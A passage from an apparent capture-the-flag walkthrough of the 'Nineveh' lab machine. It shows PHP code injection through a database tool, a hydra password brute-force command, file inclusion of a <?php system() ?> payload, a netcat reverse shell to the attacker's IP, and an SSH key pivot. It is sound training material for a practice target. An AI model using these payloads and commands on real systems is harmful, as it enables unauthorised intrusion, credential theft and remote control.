
let’s follow the exploit steps to inject PHP code

- Create a db named hack.php

- Now create a new table in this database and insert a text field with the default value:

we can see the location of hack.php
now we need to access this file, let’s see what we can do, now nothing left so i’m going back to port 80, and trying to bruteforce credentials
the error message can be useful for username enumeration

if we enter valid username it shows invalid password message, i’ll try to bruteforce password with admin username
hydra -l none -P /usr/share/wordlists/rockyou.txt 10.10.10.43 http-post-form "/department/login.php:username=admin&password=^PASS^:Invalid Password" -t 64
we can login as admin:1q2w3e4r5t

let’s check notes section

after some trial/error i found that it only includes the file that starts inlcude ninevehNotes.txt
so l’ll create a new database with the name of ninevehNotes.txt.php and add the default value -
<?php system("id"); ?>
let’s try to access the database from department portal notes section

and Bingo we got the commadn execution, to get reverse shell follow same process just change php command with busybox nc 10.10.14.17 443 -e /bin/bash

and we got shell
when we read the notes of admin we found that there’s secret folder which contains hardcoded credentials
i found secure_notes folder, let’s open it in browser

it shows the image, let’s download the image
wget https://10.10.10.43/secure_notes/nineveh.png --no-check-certificatefor image what we can get from image, let’s run strings on the image
strings nineveh.png
we found the username amrois

but we don’t found ssh port open, let’s ssh from the target machine, transfer the id_rsa to machine and then ssh from there
